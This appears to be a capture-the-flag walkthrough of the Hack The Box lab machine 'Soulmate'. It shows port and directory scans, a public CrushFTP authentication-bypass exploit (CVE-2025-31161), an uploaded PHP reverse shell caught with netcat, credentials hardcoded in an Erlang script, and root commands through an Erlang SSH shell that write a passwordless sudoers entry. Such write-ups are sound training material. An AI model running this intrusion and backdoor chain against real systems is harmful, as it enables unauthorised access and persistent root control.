Hackthebox: Soulmate
a medium-rated TryHackMe room that focuses on exploiting vulnerabilities in a site and performing privilege escalation to obtain the flag.

Soulmate
Rustscan
1
2
3
Open 10.10.11.86:22
Open 10.10.11.86:80
Open 10.10.11.86:436
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp   open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Soulmate - Find Your Perfect Match
4369/tcp open  epmd    syn-ack ttl 63 Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|   nodes:
|_    ssh_runner: 35215

TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   281.90 ms 10.10.14.1
2   267.18 ms soulmate.htb (10.10.11.86)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:26
Completed NSE at 01:26, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:26
Completed NSE at 01:26, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:26
Completed NSE at 01:26, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.70 seconds
           Raw packets sent: 39 (2.502KB) | Rcvd: 35 (5.696KB)
Enumerating
ssh (22)
Password-based authentication is enabled
1
2
3
4
5
6
7
└─$ ssh root@soulmate.htb
The authenticity of host 'soulmate.htb (10.10.11.86)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'soulmate.htb' (ED25519) to the list of known hosts.
root@soulmate.htb's password:
HTTP(80)
Dirsearch
1
2
3
4
5
6
7
8
9
10
11
$ dirsearch -u 'http://soulmate.htb'
..
Target: http://soulmate.htb/
[22:55:54] Starting:
[22:56:40] 403 -  564B  - /assets/
[22:56:40] 301 -  178B  - /assets  ->  http://soulmate.htb/assets/
[22:56:52] 302 -    0B  - /dashboard.php  ->  /login
[22:57:12] 200 -    8KB - /login.php
[22:57:13] 302 -    0B  - /logout.php  ->  login.php
[22:57:29] 302 -    0B  - /profile.php  ->  /login
[22:57:31] 200 -   11KB - /register.php
FUZZ for the Subdomains
1
2
ftp                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 377ms]
Web inter face
- checking main page , login pages , register pages and other
- The subdomains



ftp.soulmate.htbis runningcrushftp
Exploiting
Github
{https://github.com/Immersive-Labs-Sec/CVE-2025-31161/blob/main/cve-2025-31161.py}
The exploit create a account
1
2
3
4
5
6
7
8
9
10
└─$ python exploit.py --target_host ftp.soulmate.htb --port 80 --target_user root --new_user neo --password neo
[+] Preparing Payloads
  [-] Warming up the target
  [-] Target is up and running
[+] Sending Account Create Request
  [!] User created successfully
[+] Exploit Complete you can now login with
   [*] Username: neo
   [*] Password: neo.
login

Try to find something interesting in the Admin area

user manager we see users and files and modify the password
And login to the bin by changed password

and we see we can upload files and try to upload pentestmonkey.php
listener
1
2
3
4
5
6
7
8
9
10
 └─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.58] from (UNKNOWN) [10.10.11.86] 59386
Linux soulmate 5.15.0-153-generic #163-Ubuntu SMP Thu Aug 7 16:37:18 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 04:02:48 up  1:09,  0 users,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
shell upgrade
1
2
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@soulmate:/$
Enumeration in shell
Linpeas
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
└─$ cat linpeas.txt
...
                ╔════════════════════════════════════════════════╗
════════════════╣ Processes, Crons, Timers, Services and Sockets ╠════════════════
                ╚════════════════════════════════════════════════╝
╔══════════╣ Running processes (cleaned)
╚ Check weird & unexpected proceses run by root: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#processes
root           1  0.0  0.2 166004 11276 ?        Ss   02:52   0:02 /sbin/init
root         508  0.2  0.6  64588 24236 ?        S<s  02:52   0:13 /lib/systemd/systemd-journald
root         545  0.0  0.6 289352 27100 ?        SLsl 02:52   0:00 /sbin/multipathd -d -s
root         548  0.0  0.1  27096  7856 ?        Ss   02:52   0:01 /lib/systemd/systemd-udevd
systemd+     607  0.0  0.3  26332 13048 ?        Ss   02:52   0:00 /lib/systemd/systemd-resolved
  └─(Caps) 0x0000000000002000=cap_net_raw
systemd+     608  0.0  0.1  89364  6592 ?        Ssl  02:52   0:01 /lib/systemd/systemd-timesyncd
  └─(Caps) 0x0000000002000000=cap_sys_time
root         609  0.0  0.2  51152 11916 ?        Ss   02:52   0:00 /usr/bin/VGAuthService
root         610  0.1  0.2 242324  9976 ?        Ssl  02:52   0:08 /usr/bin/vmtoolsd
root         611  0.1  0.0  86244  3432 ?        S<sl 02:52   0:09 /sbin/auditd
_laurel      613  0.1  0.1  10656  7040 ?        S<   02:52   0:07  _ /usr/local/sbin/laurel --config /etc/laurel/config.toml
  └─(Caps) 0x0000000000080004=cap_dac_read_search,cap_sys_ptrace
message+     936  0.0  0.1   8696  5056 ?        Ss   02:52   0:00 @dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
  └─(Caps) 0x0000000020000000=cap_audit_write
root         943  0.0  0.0  82832  4000 ?        Ssl  02:52   0:00 /usr/sbin/irqbalance --foreground
root         944  0.0  0.4  32724 19784 ?        Ss   02:52   0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
root         946  0.0  0.1 234516  6708 ?        Ssl  02:52   0:00 /usr/libexec/polkitd --no-debug
syslog       947  0.0  0.1 222404  5400 ?        Ssl  02:52   0:00 /usr/sbin/rsyslogd -n -iNONE
root         948  0.0  0.1  14912  6488 ?        Ss   02:52   0:00 /lib/systemd/systemd-logind
root         949  0.0  0.3 392508 12484 ?        Ssl  02:52   0:00 /usr/libexec/udisks2/udisksd
root        1036  0.0  0.3 317972 12072 ?        Ssl  02:52   0:00 /usr/sbin/ModemManager
root        1049  0.0  1.6 2252312 67396 ?       Ssl  02:52   0:04 /usr/local/lib/erlang_login/start.escript -B -- -root /usr/local/lib/erlang -bindir /usr/local/lib/erlang/erts-15.2.5/bin -progname erl -- -home /root -- -noshell -boot no_dot_erlang -sname ssh_runner -run escript start -- -- -kernel inet_dist_use_interface {127,0,0,1} -- -extra /usr/local/lib/erlang_login/start.escript
root        1160  0.0  0.0   2784  1040 ?        Ss   02:53   0:00  _ erl_child_setup 1024
root        1052  0.0  0.0   6896  2940 ?        Ss   02:52   0:00 /usr/sbin/cron -f -P
root        1071  0.0  0.1  10348  4056 ?        S    02:52   0:00  _ /usr/sbin/CRON -f -P
root        1105  0.0  0.0   2892   972 ?        Ss   02:53   0:00      _ /bin/sh -c /root/scripts/clean-web.sh
root        1110  0.0  0.0   7372  3508 ?        S    02:53   0:00          _ /bin/bash /root/scripts/clean-web.sh
root        1113  0.0  0.0   3104  1672 ?        S    02:53   0:00              _ inotifywait -m -r -e create --format %w%f /var/www/soulmate.htb/public
root        1114  0.0  0.0   7372  1744 ?        S    02:53   0:00              _ /bin/bash /root/scripts/clean-web.sh
root        1053  0.0  0.5 204160 20432 ?        Ss   02:52   0:00 php-fpm: master process (/etc/php/8.1/fpm/php-fpm.conf)
www-data    1163  0.0  0.3 204772 15748 ?        S    02:53   0:00  _ php-fpm: pool www
www-data    2349  0.0  0.0   2892   972 ?        S    03:55   0:00  |   _ sh -c uname -a; w; id; /bin/sh -i
www-data    2353  0.0  0.0   2892   968 ?        S    03:55   0:00  |       _ /bin/sh -i
www-data    2369  0.0  0.2  17736  9020 ?        S    03:58   0:00  |           _ python3 -c import pty; pty.spawn("/bin/bash")
www-data    2370  0.0  0.1   7984  4020 pts/0    Ss   03:58   0:00  |               _ /bin/bash
root        2376  0.0  0.1  11100  4940 pts/0    S+   03:59   0:00  |                   _ sudo -l
www-data    2402  0.0  0.3 204824 14788 ?        S    04:02   0:00  _ php-fpm: pool www
www-data    2524  0.0  0.3 204640 14540 ?        S    04:18   0:00  _ php-fpm: pool www
www-data    2532  0.0  0.0   2892   956 ?        S    04:19   0:00  |   _ sh -c uname -a; w; id; /bin/sh -i
www-data    2536  0.0  0.0   2892   972 ?        S    04:19   0:00  |       _ /bin/sh -i
www-data    2537  0.0  0.2  17996  8940 ?        S    04:20   0:00  |           _ python3 -c import pty; pty.spawn("/bin/bash")
www-data    2538  0.0  0.1   7984  4012 pts/1    Ss   04:20   0:00  |               _ /bin/bash
www-data   19670  0.4  0.0   3636  2768 pts/1    S+   04:32   0:00  |                   _ /bin/sh ./linpeas.sh
www-data   22765  0.0  0.0   3636   976 pts/1    S+   04:32   0:00  |                       _ /bin/sh ./linpeas.sh
www-data   22768  0.0  0.0  10748  3624 pts/1    R+   04:32   0:00  |                       |   _ ps fauxwww
www-data   22769  0.0  0.0   3636   976 pts/1    S+   04:32   0:00  |                       _ /bin/sh ./linpeas.sh
www-data    2530  0.0  0.3 204640 14468 ?        S    04:19   0:00  _ php-fpm: pool www
root        1063  0.1  1.1 1802208 48012 ?       Ssl  02:52   0:08 /usr/bin/containerd
root        1081  0.0  0.0   3744    96 ?        S    02:52   0:00 /usr/local/lib/erlang/erts-15.2.5/bin/epmd -daemon
root        1082  0.0  0.0   6176  1108 tty1     Ss+  02:52   0:00 /sbin/agetty -o -p -- u --noclear tty1 linux
root        1147  0.0  0.0  55232  1748 ?        Ss   02:53   0:00 nginx: master process /usr/sbin/nginx -g daemon[0m on; master_process on;
www-data    1148  0.4  0.1  56196  6908 ?        S    02:53   0:28  _ nginx: worker process
www-data    1149  0.8  0.1  56196  6888 ?        S    02:53   0:50  _ nginx: worker process
root        1196  0.0  1.9 2431396 79944 ?       Ssl  02:53   0:02 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root        1760  0.0  0.0 1671188 3888 ?        Sl   02:53   0:00  _ /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8443 -container-ip 172.19.0.2 -container-port 443
root        1766  0.0  0.0 1597456 3620 ?        Sl   02:53   0:00  _ /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8080 -container-ip 172.19.0.2 -container-port 8080
root        1772  0.2  0.1 1819036 4400 ?        Sl   02:53   0:15  _ /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 9090 -container-ip 172.19.0.2 -container-port 9090
root        1519  0.0  0.0   7372  3476 ?        Ss   02:53   0:00 /bin/bash /root/scripts/start-crushftp.sh
root        1555  0.1  0.8 264236 34188 ?        Sl   02:53   0:10  _ /usr/bin/python3 /usr/bin/docker-compose up
root        1809  0.0  0.3 1238276 12952 ?       Sl   02:53   0:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id d51262798137b652c3cd68636a01ed5cb6e925731887507a482fe6ef8063f145 -address /run/containerd/containerd.sock
root        1831  2.8  8.8 3222264 354376 ?      Ssl  02:53   2:53  _ java -Ddir=/app/CrushFTP11 -Xmx512M -jar /app/CrushFTP11/plugins/lib/CrushFTPJarProxy.jar -ad crushadmin PASSFILE
...
And find a some /usr/local/lib/erlang_login/start.escript
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
www-data@soulmate:/$ cat /usr/local/lib/erlang_login/start.escript
cat /usr/local/lib/erlang_login/start.escript
#!/usr/bin/env escript
%%! -sname ssh_runner

main(_) ->
    application:start(asn1),
    application:start(crypto),
    application:start(public_key),
    application:start(ssh),

    io:format("Starting SSH daemon with logging...~n"),

    case ssh:daemon(2222, [
        {ip, {127,0,0,1}},
        {system_dir, "/etc/ssh"},

        {user_dir_fun, fun(User) ->
            Dir = filename:join("/home", User),
            io:format("Resolving user_dir for ~p: ~s/.ssh~n", [User, Dir]),
            filename:join(Dir, ".ssh")
        end},

        {connectfun, fun(User, PeerAddr, Method) ->
            io:format("Auth success for user: ~p from ~p via ~p~n",
                      [User, PeerAddr, Method]),
            true
        end},

        {failfun, fun(User, PeerAddr, Reason) ->
            io:format("Auth failed for user: ~p from ~p, reason: ~p~n",
                      [User, PeerAddr, Reason]),
            true
        end},

        {auth_methods, "publickey,password"},

        {user_passwords, [{"ben", "HouseH0ldings998"}]},
        {idle_time, infinity},
        {max_channels, 10},
        {max_sessions, 10},
        {parallel_login, true}
    ]) of
        {ok, _Pid} ->
            io:format("SSH daemon running on port 2222. Press Ctrl+C to exit.~n");
        {error, Reason} ->
            io:format("Failed to start SSH daemon: ~p~n", [Reason])
    end,

    receive
        stop -> ok
    end.
www-data@soulmate:/$
we find credentials
Bins password
1
{user_passwords, [{"ben", "HouseH0ldings998"}]},
1
HouseH0ldings998
SSH login
1
2
3
4
5
6
$ ssh ben@soulmate.htb
ben@soulmate.htb's password:
Last login: Fri Oct 17 04:53:33 2025 from 10.10.14.58
ben@soulmate:~$ ls
user.txt
ben@soulmate:~$
Lateral movement
checks access
1
2
3
4
5
6
7
8
9
10
11
12
13
14
ben@soulmate:~$ ./bash.sh
[sudo] password for ben:
Sorry, user ben may not run sudo on soulmate.
> It doesn't seem that this user can run sudoedit as root
Do you want to proceed anyway? (y/N): y
> Opening sudoers file, please add the following line to the file in order to do the privesc:
ben ALL=(ALL:ALL) ALL
Press any key to continue...[sudo] password for ben:
ben is not in the sudoers file.  This incident will be reported.
ben@soulmate:~$ whoami
ben
ben@soulmate:~$ id
uid=1000(ben) gid=1000(ben) groups=1000(ben)
- check sudo -v , permissions
- loaclhost running serves
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19

ben@soulmate:~$ ss -tuln
Netid          State           Recv-Q          Send-Q                   Local Address:Port                    Peer Address:Port         Process
udp            UNCONN          0               0                        127.0.0.53%lo:53                           0.0.0.0:*
tcp            LISTEN          0               128                          127.0.0.1:40411                        0.0.0.0:*
tcp            LISTEN          0               4096                         127.0.0.1:8080                         0.0.0.0:*
tcp            LISTEN          0               4096                           0.0.0.0:4369                         0.0.0.0:*
tcp            LISTEN          0               4096                     127.0.0.53%lo:53                           0.0.0.0:*
tcp            LISTEN          0               128                            0.0.0.0:22                           0.0.0.0:*
tcp            LISTEN          0               511                            0.0.0.0:80                           0.0.0.0:*
tcp            LISTEN          0               4096                         127.0.0.1:39181                        0.0.0.0:*
tcp            LISTEN          0               5                              0.0.0.0:8000                         0.0.0.0:*
tcp            LISTEN          0               5                            127.0.0.1:2222                         0.0.0.0:*
tcp            LISTEN          0               4096                         127.0.0.1:8443                         0.0.0.0:*
tcp            LISTEN          0               4096                         127.0.0.1:9090                         0.0.0.0:*
tcp            LISTEN          0               4096                              [::]:4369                            [::]:*
tcp            LISTEN          0               128                               [::]:22                              [::]:*
tcp            LISTEN          0               511                               [::]:80                              [::]:*
ben@soulmate:~$
we focess on 2222 ssh
1
2
3
4
5
6
7
8
9
ben@soulmate:~$ nc 127.0.0.1 2222
SSH-2.0-Erlang/5.2.9
help()
Protocol mismatch.
ben@soulmate:~$ nc 127.0.0.1 2222
SSH-2.0-Erlang/5.2.9
hlep
Protocol mismatch.help
ben@soulmate:~$
local ssh connection
1
2
3
4
5
6
ben@soulmate:~$ ssh -p 2222 ben@localhost
The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This host key is known by the following other names/addresses:

(ssh_runner@soulmate)1>
What it is SSH-2.0-Erlang/5.2.9
- The line
SSH-2.0-Erlang/5.2.9shows it’s an Erlang-based SSH service, not the usual OpenSSH. - Instead of giving you a normal Linux shell directly, it gives you a custom Erlang shell.
- This Erlang shell can interact with the operating system using modules like
os:cmd("command")
Useful checks & commands
- Check what user the Erlang process is running as (are you already root?):
os:cmd(“id”).
1
2
3
4
5
6
7
8
9
10
(ssh_runner@soulmate)25> os:cmd("whoami").
"root\n"
(ssh_runner@soulmate)26> os:cmd("id").
"uid=0(root) gid=0(root) groups=0(root)\n"
(ssh_runner@soulmate)27> os:cmd("ls").
"bin\nboot\ndev\netc\nhome\nlib\nlib32\nlib64\nlibx32\nlost+found\nmedia\nmnt\nopt\nproc\nroot\nrun\nsbin\nsrv\nsys\ntmp\nusr\nvar\n"
(ssh_runner@soulmate)28> os:cmd("ls /root/").
"root.txt\nscripts\n"
(ssh_runner@soulmate)29> os:cmd("cat /root/root.txt")
we see the flag we can cat it but lat as give the ben user root access
- Confirm
bengroup membership and whethersudogroup contains anyone:
os:cmd(“groups ben”). os:cmd(“getent group sudo”). os:cmd(“grep ‘^sudo’ /etc/group || true”).
1
2
3
4
5
6
(ssh_runner@soulmate)36> os:cmd("groups ben").
"ben : ben sudo\n"
(ssh_runner@soulmate)37> os:cmd("getent group sudo").
"sudo:x:27:ben\n"
(ssh_runner@soulmate)38> os:cmd("grep '^sudo' /etc/group || true").
"sudo:x:27:ben\n"
- If you want to add
bento the sudo group (needs root) (run only ifos:cmd("id")showeduid=0(root)or you have permission):
os:cmd(“usermod -aG sudo ben && echo OK echo FAIL”).
Then verify:
os:cmd(“getent group sudo”). os:cmd(“groups ben”).
1
2
3
4
5
6
(ssh_runner@soulmate)39> os:cmd("usermod -aG sudo ben && echo OK || echo FAIL").
"OK\n"
(ssh_runner@soulmate)40> os:cmd("getent group sudo").
"sudo:x:27:ben\n"
(ssh_runner@soulmate)41> os:cmd("groups ben").
"ben : ben sudo\n"
- Run a command as
ben(non-interactive) to testsu:
os:cmd(“su - ben -c ‘id’”).
- If you want to give
benpasswordless sudo (be careful) This creates a sudoers file forben. Only do this if you have authority:
os:cmd(“printf ‘ben ALL=(ALL) NOPASSWD:ALL\\n’ > /etc/sudoers.d/ben && chmod 440 /etc/sudoers.d/ben && echo OK echo FAIL”).
Then test:
os:cmd(“su - ben -c ‘sudo -n id’”).
1
2
3
4
5
(ssh_runner@soulmate)42> os:cmd("printf 'ben ALL=(ALL) NOPASSWD:ALL\\n' > /etc/sudoers.d/ben && chmod 440 /etc/sudoers.d/ben && echo OK || echo FAIL").
"OK\n"
(ssh_runner@soulmate)43> os:cmd("su - ben -c 'sudo -n id'").
"uid=0(root) gid=0(root) groups=0(root)\n"
(ssh_runner@soulmate)44>
(sudo -n will not prompt for a password; it will fail if password required.)
Ben user as root
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
ben@soulmate:~$ sudo -l
Matching Defaults entries for ben on soulmate:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User ben may run the following commands on soulmate:
    (ALL) NOPASSWD: ALL
ben@soulmate:~$ id
uid=1000(ben) gid=1000(ben) groups=1000(ben)
ben@soulmate:~$ sudo -i
root@soulmate:~# cd /root
root@soulmate:~# ls
root.txt  scripts
root@soulmate:~# cat root.txt
...........................
root@soulmate:~#